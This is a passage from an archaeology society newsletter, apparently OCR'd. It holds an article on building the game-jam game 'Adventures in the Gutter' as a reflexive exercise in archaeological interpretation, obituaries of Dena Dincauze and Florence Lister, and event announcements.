common. My MSc research demonstrated that the result of this disjuncture is that many of the video games about archaeology produced by the video game industry include potentially problematic representations of the past (Copplestone 2014). In addition to this it was demonstrated that many of the video games produced by the archaeological discipline do not effectively leverage the inherent affordances of the video game medium. As such, this brief article will build on the issues identified through my MSc by asking what we can learn—about archaeology, media, and the process of knowledge formation—from the practice of creating video games about archaeology alongside other creative industry practitioners. To this end, it will briefly overview *Adventures in the Gutter*—a game created by a team of archaeologists, game designers, and writers as part of a game jam—and posit, through self-reflection, how the video game media form and the practice of creating through it might influence how archaeological interpretation and communication can be conceptualized, structured, and subsequently engaged with.

Introduction to the Case Study—*Adventures in the Gutter*

Adventures in the Gutter (*AitG*) (Figure 1) was created over the course of a week by Luke Botham (level designer in the video game industry), Daniel Dunne (interactive fiction designer, writer, and PhD student), Andrew Reinhard (archaeologist and musician), and myself (archaeologist and digital tinkerer) for the "Adventure Jam" competition. Daniel produced the narrative script for the game (4,452 words), Andrew composed and recorded the music loops (4 × 30 second loops), Luke created the main code (5,426 lines), and I produced the artwork (10 comic strips plus interactive objects), narrated the script, and produced part of the additional front-end code. Luke and I were responsible for the concept generation, system design, and management of the team over the course of production.

The game, which was created in the Unity 3D engine (using both C# and JavaScript), uses a comic strip as its basis and gets the player to enter into the spaces between the comic panels, called "the gutters," to make decisions and direct *how* the action unfolds between two known points—thus inviting the player to take on the role that archaeologists tend to have during the interpretive process, mediating and discussing outcomes, meanings, and narratives based upon data gleaned from entities such as artifacts, samples, or landscapes (see Figure 2). In *AitG* we tried to take this a step further, bringing the archaeologists themselves into focus, highlighting the role they have as interpreters, crafters,




Figure 2. About Adventures in the Gutter—*how we introduced our player to the relationship between the game mechanics and archaeology.*

scientists, and people in the wider archaeological process by getting the player to enact these choices. Once you have played through a "gutter," the comic changes form to show your choice and its repercussions. One completed run through of the game can be seen below in Figure 3.

To this end you play as two archaeologists—one based out of the British Museum with a focus on excavation planning and interpretation while the other archaeologist is based in the field providing commentary from the trowel's edge. You can see the character sketches for these two in Figure 4.

The voice-over is conducted as a third-party narration that interpolates between the two archaeologists, while the player's interactions direct how this narrative can unfold. Playing the game multiple times in multiple ways will provide different outcomes, interpretations, and dialogue. The overall goal of the game was twofold: firstly, to investigate how creating branching, interactive narratives challenges the traditional methods of writing archaeological accounts; and secondly, to reflect on how the different elements of the creative practice for such a video game (the creation of art, code, and audio) differed, challenged, or reinforced traditional models of knowledge generation, categorization, or expression. While the content of the game was fictional, the processes, people, places, and objects were taken from archaeological method, theory, and practice.

Discussion

The act of designing and developing *AiTG* in a multidisciplinary team provided a reflexive space where we could explore the relationship between the video game medium and archaeological narratives in relation to our (often divergent) creative and knowledge formation practices.

Working alongside a writer and a programmer who had limited exposure to academic or fieldwork archaeology meant investigating how and why the practices, outputs, and interpretations we take for granted occur before probing how else



BRITISH MUSEUM, 1922
OH JOHN, I DO HOPE THE FIELD SEASON IS SUCCESSFUL...
LETTER FOR YOU, JOHN!
SOMETIME LATER, IN EGYPT...
MOLLY CHECKING UP ON WHERE HER ARTIFACTS ARE AGAIN... AND ME...
FIELDWORK, FIELDWORK, FIELDWORK... YOU'LL GET YOUR ARTIFACTS MOLLY.. AS FOR HOW I AM LIKING THE LIFE OF THE ARCHAEOLOGIST?
ILL BE HONEST MOLLY FIELDWORK IS NOTHING LIKE IT SAYS IN THE BOOKS
FILLED WITH ARTIFACTS!
>GULP< ENOUGH DAYDREAMING... TIME TO FINISH THESE MAPS FOR HER TO ANALYSE...
A SIGNIFICANT AMOUNT OF TIME LATER...
BACK AT THE BRITISH MUSEUM
OH JOHN - YOUR CARTOGRAPHY COULD USE SOME WORK... BUT LOOK AT THIS STRATA - SUCH POSSIBILITIES!
WHERE TO START!???
'NO-EO' HAS SOME INTERESTING STRATA...
BUT 'N1-EO' HAS ALREADY YIELDED SOME POTTERY SHARDS...
'NO-E1' HAS NOT BEEN TOUCHED YET... WHAT MIGHT BE IN THERE?
AND 'N1-E1' IS CLOSE TO THE OLD WALLS, HMMM...
POSTHOLE?
MORE POTTERY?
??????????
WALLS, POTTERY?
DIG HERE!
YES... YES! THATS WHERE WE SHOULD OPEN THE NEW TRENCH... NOW TO SEND THIS BACK TO JOHN
LATER THAT WEEK, BACK IN EGYPT...
GOOD SHOW MOLLY - TIME FOR ME TO GET TO WORK AND FIND YOU THOSE ARTIFACTS!
FIRST THINGS FIRST... TOOL SELECTION!
SOME SMALL FRAGMENTS! DEEPER!!
AHAH!! NAQUADA II POTTERY! WHAT A FIND!!!
THESE DATE TO 3000 B.C.E - MOLLY IS GOING TO BE SO EXCITED!
LATER THAT MONTH, AFTER EXCAVATION HAD FINISHED...
HOPE THESE MAKE IT BACK TO THE MUSEUM SAFELY...
SOME WEEKS LATER AT THE BRITISH MUSEUM...
NAQUADA?!! >GASP< JOHN, THIS IS PERFECT!
MANY OF THESE THICKER RIM PIECES HAVE DIFFERENT DECORATIONS...
PERHAPS FROM DIFFERENT POTS?
SOME OF THESE THINNER BODY PIECES HAVE SIMPLE LINE ETCHINGS...
BUT OTHERS HAVE HUNTING SCENES! DEFINITELY FROM DIFFERENT POTS!
I HAVE THE CASES READY... NOW JUST TO REFIT THE PIECES TO THE CORRECT POTS!

Figure 3. One completed run through of Adventures in the Gutter*—many further permutations are possible based upon how the player navigates and influences the story.*

we might choose to represent or engage with them through the video game medium. Throughout the process of designing the code, Luke and myself would often have conversations that boiled down to "but that's not how we talk or write X in archaeology" and "but that's not how X works in games"—where X could relate to interpretation, agency, processes, or understandings. Further discussions between the coding team, the archaeologists, and our narrative designer often examined the distinction between "how we write narratives about the archaeological past *as archaeologists*," "how archaeological narrative might be constructed *by a narrative designer*," and "how either of these might translate into a video game." The more we discussed why these disparities occurred, the more we came to understand that our practices, theories, and interpretations have been influenced by the mediums and creative practices that we are embedded into—translating archaeology into the content and narrative of a video game—and translating the traditional creative practices of video games and narrative design for use with archaeology was not going to work from one isolated framework alone. Of particular interest in this discussion was the issue that many of the frameworks we use in archaeology to discuss entities such as multivocality, multi-linearity, and agency are manifest through mediums that do not inherently support these features (an issue that Hodder [1999] has previously discussed). Working with the video game media form, alongside practitioners from the industry, highlighted that directly translating the medium-bound accounts of traditional archaeology into a form that has different affordances is problematic and potentially does not leverage the medium to its potential. The medium, to reiterate, is the message, but the use of the medium is shaped by the frameworks, practices, and tools of the practitioners crafting through it.




Figure 4. Initial character sketches for Adventures in the Gutter*—each stage required thought on how and why we were going to represent particular characters in particular ways.*

As we crafted *AiTG* the team became aware of how the structure of the medium was asking us to explore not only the questions of reconstruction (what would it have looked or sounded like?) but also to explore more ephemeral and intangible areas (how would that decision be made? What would the experience and outcome of that decision be? How would it feel to be there and interact in that way) and subsequently work to translate them, through mechanics, audio, and visuals into an experience for the player. Here the unique interplay between creator and player afforded by the video game medium became evident. In traditional text-based accounts the writer tends to present one linear account and as such, the consumer of the text is a passive recipient of the information rather than an active participant or co-constructor of the account. In video games the consumer, through agency and interaction, can take a far more active role, experiencing and potentially co-creating alongside the narrator. To this end, as you craft the audio, visuals, and narrative, you are asked to think not just about *what* happened and how to represent it, but *why* it happened, *how else* it might have happened, *how* interpretation occurred, *where* the agency and interactions happened, *what* the experience would be, and *how* you, as a creator now, can translate that (through simulation or abstraction) into the video game medium and *how* your player will be able to interact and alter those entities. Thus, our role in archaeological interpretation and communication in creating *AiTG*, was not about *telling* but rather more about *facilitating*. To this end, the practice of creating through the video game medium, as part of an interdisciplinary team, provided a reflexive and novel approach to archaeological knowledge formation, interpretation, and communication.

Conclusions

Working with practitioners from outside the archaeological discipline meant examining the structures for knowledge formation, interpretation, and communication that are embedded into and indeed structured by the media forms that have traditionally been used as part of the archaeological practice. To this end the act of creating video games was an important, reflexive exercise in how knowledge is, could, or should be interpreted and communicated in the archaeological discipline (Copplestone 2014).

Creating *AitG* was also an exercise in exploring how the traditional practices of video game development reinforce particular views of archaeology through the tools, methods, and normative system implementations leveraged in conjunction with the video game media form, thus feeding back into the current research being carried out by archaeologists regarding the rendering of archaeological content in externally produced video games. By working alongside a game development professional we were able to reflexively identify how our practices and frameworks interpolated with the video game media form and subsequently discuss how we might otherwise implement alternative practices.

In conclusion, video games offer multiple novel ways through which to explore archaeology, its practitioners, frameworks, and outcomes. These benefits range from the analysis of content in postproduction, the analysis of player reception, the construction of our own games to fulfil an outcome requirement, or, as was demonstrated here, as a reflexive exercise that questions, through making explicit the relationship with the medium via creation, how archaeology is mediated, constructed, engaged, and presented.

Note

You can play *Adventures in the Gutter* here: http://gamejolt.com/games/adventures-in-the-gutter/60477 and read about the development here: http://adventuresinthegutter.tumblr.com/.

References Cited

Chapman, Adam
2013 The Great Game of History: An Analytical Approach To and Analysis of the Videogame as a Historical Form. Doctoral thesis, University of Hull, United Kingdom.

Copplestone, Tara
2014 Playing With the Past: The Potentials and Pitfalls of Video-Games For and About Cultural-Heritage. Master's thesis, University of York, United Kingdom.

Dennis, L. Megan
2015 Levelling Up towards a Better Representation of Archaeology in Video Games. Paper presented at the 3rd Annual Student Archaeology Conference, June 2015, Edinburgh.

Gibson, James J.
2014 The Theory of Affordances. In *The People, Place, and Space Reader*, edited by Jen Jack Gieseking, William Mangold, Cindi Katz, Setha Low, and Susan Saegert, pp. 56–60. Routledge, London.

Giles, Kate, Anthony Masinton, and Geoff Arnott
2012 Visualising the Guild Chapel, Stratford-upon-Avon: Digital Models as Research Tools in Buildings Archaeology. *Internet Archaeology* (32). Electronic document, doi:10.11141/ia.32.1, accessed September 23, 2016.

Graham, Shawn
2015 Somewhere in the Desert . . . Electric Archaeology: Digital Media for Learning and Research. *Electric Archaeology*. Electronic document, http://electricarchaeology.ca/2015/03/06/somewhere-in-the-desert/, accessed September 23, 2016.

Hodder, Ian
1999 *The Archaeological Process: An Introduction*. Blackwell Publishers, Malden, Massachusetts.

Johnson, Emily
2013 Experienced Archaeologies: A Mini-Ethnography Exploring the Way in which People Engage with the Past in Single Player Role-Playing Video Games. Master's thesis, University of York. United Kingdom.

McLuhan, Marshall
1994 *Understanding Media: The Extensions of Man*. MIT Press, Cambridge, Massachusetts.

Morgan, Colleen L.
2012 Emancipatory Digital Archaeology. PhD dissertation, University of California, Berkeley.

Reinhard, Andrew
2013 What is Archaeogaming? *Archaeogaming*. Electronic document, https://archaeogaming.com/2013/06/09/what-is-archaeogaming/, accessed September 23, 2016.

DENA FERRAN DINCAUZE
1934–2016

Dena Ferran Dincauze, the late twentieth century's preeminent scholar of northeastern North American archaeology, died on August 14, 2016, in Amherst, Massachusetts, from complications following a long illness. She was 82. Dena was the editor of the Society for American Archaeology's flagship journal, *American Antiquity*, from 1981 to 1984, president of the SAA from 1987 to 1989, and a faculty member in the Department of Anthropology at the University of Massachusetts Amherst from 1973 until her retirement in 2000. Her distinguished career was marked by a steadfast commitment to moving the Northeast out of the margins and into the center of archaeological inquiry; an indefatigable devotion to governance at the state, regional, and national levels; and a profound dedication to the professional development of her graduate students.

Dena was born on March 26, 1934, in Boston and despite her extensive travels was a lifelong New Englander. Dena spent her formative years in Concord, Massachusetts, and graduated magna cum laude from Barnard College in 1956. While an undergraduate in New York, she benefited from the tutelage and mentorship of Nathalie and Richard Woodbury with whom she remained personally and professionally close for the rest of her career. She went into the field for the first time in 1955 as a member of the River Basin Surveys Program in South Dakota when the team was shorthanded. When she inquired about returning on the project for a second year, her application was rejected on the grounds that women were interested in joining field crews only to seduce men. Dena shared the rejection letter with faculty and friends and "burned it ignominiously in a mock witches' sabbath" (Dincauze 1992:131). Dena persevered and earned a diploma in prehistoric archaeology with distinction from Cambridge University in 1957 and a PhD from Harvard University in 1967 for her analysis of cremation cemeteries in eastern Massachusetts. For the next five years she held various staff positions at Harvard's Peabody Museum including Research Fellow in New England Archaeology and Assistant Curator of North American Archaeology. After teaching for one year at the State University College at Buffalo, she joined the faculty at the University of Massachusetts at Amherst in 1973.

Dena joined the faculty at UMass not long after her mentor Richard Woodbury became the first chair of the recently independent Department of Anthropology. On the basis of a series of influential publications on New England archaeology, Dena was promoted to full professor in 1985. She received the UMass Chancellor's Medal in 1989 for her exemplary and extraordinary service to the university. On the occasion of her retirement in 2000, several of her graduate students compiled a festschrift, *The Archaeological Northeast* (Levine et al. 1999), to acknowledge her influence on their work and on the archaeology of precontact New England. Dena was tireless in her dedication to graduate and undergraduate teaching and mentoring. She chaired dozens of doctoral and master's students' committees and advised hundreds more, including avocational archaeologists. Dena's advisees have gone on to make important contributions to the field in both scholarship and service. Her excitement about the wonders of prehistory—and her willingness to share that excitement—was the key to her effectiveness as a scholar, teacher, and exceptional archaeologist. Her legacy will live on for many years to come through her intellectual progeny.

Dena's numerous publications and presentations have made important contributions to the precontact Native history of eastern North America, environmental archaeology, Paleoindian research, materials analysis of ceramics and lithics, and cultural resource management. She held herself and her students to the highest standards and her carefully constructed arguments were always elegantly articulated. Just a few of her major works include *Cremation Cemeteries in Eastern Massachusetts* (1968), *The Neville Site: 8,000 Years at Amoskeag, Manchester, New Hampshire* (1976), and *Environmental Archaeology: Principles and Practice* (2000).

In addition to making substantial scholarly contributions, Dena's professional profile exhibits a high level of engagement with professional service, especially to the Society for American Archaeology. Dena calculated that during her term as editor for *American Antiquity*, she received 640 manuscripts and selected about one-third for publication, which resulted in her editing and preparing for press 6,780 manuscript pages

(Dincauze 1985:217). She served as the third woman president of the SAA but proudly pointed out that she was the Society's first presidential mother and grandmother (Dincauze 1992:132). She also chaired three SAA committees, including the Committee on Public Archaeology, and was particularly supportive of the Committee on the Status of Women in Archaeology. For all of these contributions and more, she received the SAA's Distinguished Service Award in 1997. She held a number of other high-level professional services positions in her career, including president of the Society for Professional Archaeologists (1984–1985) and executive board member of the American Society for Conservation Archaeology (1977–1979). Dena's service to the field of archaeology extended far beyond the walls of the university and the profession. She served as the editor of the *Bulletin of the Massachusetts Archaeological Society (MAS)* from 1975–1980 and as the MAS representative to the Massachusetts Historical Commission from 1978–1989. She was recognized by the Massachusetts Historical Commission in 2001 with their Lifetime Achievement Award for contributions to cultural resources management.

Dena was known for her strong character yet quiet demeanor. Although not a physically imposing person, Dena carried herself in such a way that commanded the respect of those who came into her presence. She spoke as she wrote, each word carefully chosen and every sentence carrying significant meaning. Her friend and colleague Alice Kehoe described her best when she observed that Dena had a characteristic stance of steel encased in silk.

Dena is survived by her daughter, Jacqueline; son, Eric; four siblings; and two grandchildren.

References Cited

Dincauze, Dena F.

1968 *Cremation Cemeteries in Eastern Massachusetts*. Papers of the Peabody Museum 59(1). Peabody Museum, Cambridge, Massachusetts.

1976 *The Neville Site: 8,000 Years at Amoskeag, Manchester, New Hampshire*. Peabody Museum Monographs No. 4. Peabody Museum, Harvard University, Cambridge, Massachusetts.

1985 Report of the Editor. *American Antiquity* 50:217–218.

1992 Exploring Career Styles in Archaeology. In *Rediscovering Our Past: Essays on the History of American Archaeology*, edited by Jonathan E. Reyman, pp. 131–136. Averbury, Aldershot.

2000 *Environmental Archaeology: Principles and Practice*. Cambridge University Press, Cambridge.

Levine, Mary Ann, Kenneth Sassaman, and Michael Nassaney (editors)

1999 *The Archaeological Northeast*. Bergin & Garvey Press, Westport, Connecticut.

—Mary Ann Levine, Franklin and Marshall College, and Elizabeth Chilton, University of Massachusetts Amherst

FLORENCE CLINE LISTER
1920–2016

Florence Lister died at her home in Mancos, Colorado, on September 4, 2016, at age 96. She is survived by sons Frank of Mancos and Gary of Estes Park, Colorado. Despite declining vision and mobility in her last few years, her interests in writing and lecturing about archaeology remained strong; her last public presentation was at the Crow Canyon Archaeological Center in October 2015, and she has a submitted manuscript awaiting publication.

Born in Idaho, Florence grew up in California. In 1937, her father returned from a trip to New Mexico with a tale of an earthenware pot unearthed by friends. This sparked her desire to learn about archaeology, which in 1939 led to a move to the University of New Mexico to complete a BA in anthropology.

At the UNM Chaco Canyon field school in 1940, she met Robert (Bob) H. Lister. They were married in 1942. After military service in World War II, Bob received a PhD at Harvard and joined the Univeristy of Colorado faculty. Florence became an unpaid pottery analyst on projects in western Colorado and Mexico, and also often cooked for the field crews. Work in northern Mexico inspired her and Bob to write *Chihuahua: Storehouse of Storms* (1966) with Florence as lead author.

In the late 1950s and early 1960s, she was employed seasonally to analyze pottery from the University of Utah Glen Canyon Project work, and also for the Coombs site excavations directed by Bob at Boulder, Utah. This resulted in her monograph *Kaiparowits Plateau and Glen Canyon Archaeology: An Interpretation Based on Ceramics* (1964).

After a stint in Nubia on the Aswan Dan "salvage" project, the "Lister team" moved into historical archaeology in the late 1960s, with a focus on the widespread production and distribution of the tin-glazed earthenware called maiolica. This resulted in visits to colonial period collections in Mexico, North Africa, and Europe, and a series of publications, most with Florence as the first author. One of their most frequently cited works is *A Descriptive Dictionary for 500 Years of Spanish-Tradition Ceramics* (1976).

The Listers also recognized the need for publications providing accurate information about archaeology for a growing and increasingly well-informed general public. Bob took the lead on coauthored books such as *Chaco Canyon Archaeology and Archaeologists* (1981) and *Those Who Came Before: Southwestern Archaeology in the National Park System* (1983).

The Listers retired to Mancos in 1988 and immediately began leading educational tours for the Crow Canyon Archaeological Center in Cortez, Colorado. In 1990, Bob died suddenly while leading a group of friends to visit a remote cliff dwelling in Utah. After coming to terms with the loss, Florence regrouped and continued to write and to lead programs for Crow Canyon and other organizations. On Chaco Canyon trips, she often partnered with R. Gwinn Vivian (now retired from the Arizona State Museum). They had met on that 1940 Chaco field school, when she was a student and he was the young child of park archaeologist Gordon Vivian.

The 1990s and early 2000s saw a stream of publications, most oriented toward the general public and taking a historical approach. This encouraged readers to identify with the archaeologists as individuals and their work as attempts to solve interesting puzzles. In addition to books on the Chimney Rock and Durango areas, she published her encyclopedic yet eminently readable volume on the first century of Mesa Verde archaeology—*Troweling Through Time* (2004).

Florence Lister was a remarkable scholar, friend, and colleague, whose indefatigable engagement with both the past and the present is best represented in her autobiography *Pot Luck: Adventures in Archaeology* (1997). Memorial donations may be made to the Florence C. and Robert H. Lister Fellowship at the Crow Canyon Center, 23390 Road K, Cortez, CO 81321. The fellowship assists graduate students in the final stages of writing a dissertation.

Florence Lister's full bibliography can be found at the SAA website (http://www.saa.org/Portals/0/Lister%20Bibliography.pdf).

—Bill Lipe, Washington State University

NEWS & NOTES

The Pre-Columbian Society of Washington, DC will host its 24th annual symposium, "The Pre-Columbian Heritage of the National Park System," on Saturday, September 16, 2017, at the U.S. Navy Memorial and Naval Heritage Center, Washington, DC Scholars will examine current and past archaeological investigations at park sites throughout the United States, with particular emphasis on the Southwest, Southeast, and Midwest. For registration information as of May 2017, see the PCS website, www.pcswdc.org.

National Park Service's 2017 Archaeological Prospection Workshop

The National Park Service's 2017 workshop on archaeological prospection techniques entitled "Current Archeological Prospection Advances for Non-destructive Investigations of the Pea Ridge Civil War Battlefield" will be held May 15–19, 2017, at the Pea Ridge National Military Park in Benton County, Arkansas. Lodging will be in Roger, Arkansas, at a motel to be determined. The lectures will be at a meeting room in Rogers, Arkansas, at a place to be determined. The field exercises will take place at the Pea Ridge National Military Park. The park commemorates the March 7–8, 1862, Civil War battle between Federal and Confederate troops in northwestern Arkansas. The resulting Federal victory kept the State of Missouri in the Union. Co-sponsors for the workshop include the National Park Service's Midwest Archeological Center, Pea Ridge National Military Park, and the National Center for Preservation Technology and Training, as well as the Arkansas Archaeological Survey This will be the twenty-seventh year of the workshop dedicated to the use of geophysical, aerial photography, and other remote sensing methods as they apply to the identification, evaluation, conservation, and protection of archaeological resources across this nation. The workshop will present lectures on the theory of operation, methodology, processing, and interpretation with hands-on use of the equipment in the field. There is a registration charge of $475.00. Application forms are available on the Midwest Archeological Center's web page at https://www.nps.gov/mwac/index.htm. Payment may be made by credit card through the Friends of NCPTT for nongovernment employees. Federal employees may pay through a training form (SF-182) sent to the Midwest Archeological Center or by credit card through the Friends of NCPTT (NCPTT web page announcement). For further information, please contact Steven L. DeVore, Archeologist, National Park Service, Midwest Archeological Center, Federal Building, Room 474, 100 Centennial Mall North, Lincoln, Nebraska 68508-3873; tel: (402) 437-5392, ext. 141; fax: (402) 437-5098; e-mail: <steve_de_vore@nps.gov>.

SAA is looking for volunteers for our Government Affairs Network State Representative (GANSR) system! This network will comprise of a volunteer member in each state to keep SAA updated on state-level legislative and regulatory issues affecting archaeology. If you have a job that monitors state initiatives, or you already have an interest in this, please do volunteer.

The volunteers will be connected electronically to SAA's manager, Government Affairs and will inform SAA about important state archaeological issues and when it is time to act on an issue before the state's legislature or regulatory agencies. If you want to join the GANSRs, please contact David Lindsay (david_lindsay@saa.org) as soon as possible.

CALENDAR

March 29–April 2
SAA's 82nd Annual Meeting in Vancouver, BC, Canada

April 14
Registration Closes for SAA's Tercera Conferencia Intercontinental in Oaxaca, Mexico

April 18
Online Seminar: Introduction to Archaeological Damage Assessment (2:00 p.m.–4:00 p.m. ET)

April 26–29
SAA's Tercera Conferencia Intercontinental in Oaxaca, Mexico

May 1
Submissions Open for SAA's 83rd Annual Meeting in Washington, DC, April 11–15, 2018

May 4
Online Seminar: Archaeological Curation for the Twenty-First Century (2:00 p.m.–4:00 p.m. ET)

September 7
Submissions Close for SAA's 83rd Annual Meeting (3:00 p.m. ET)

To learn more about SAA's Online Seminar Series and lectures, visit www.saa.org and click on the SAA Online Seminar Series banner.

Conferencia Intercontinental

SAA

Society for American Archaeology

Se han abierto las inscripciones para la largamente esperada tercera Conferencia Intercontinental!

26–29 de abril de 2017
Oaxaca, México
www.saa.org

SAA
Society for American Archaeology
1111 14th Street, NW, Suite 800
Washington, DC 20005

Non-Profit Org
US POSTAGE PAID
HANOVER, PA 17331
PERMIT NO 4

Change Service Requested

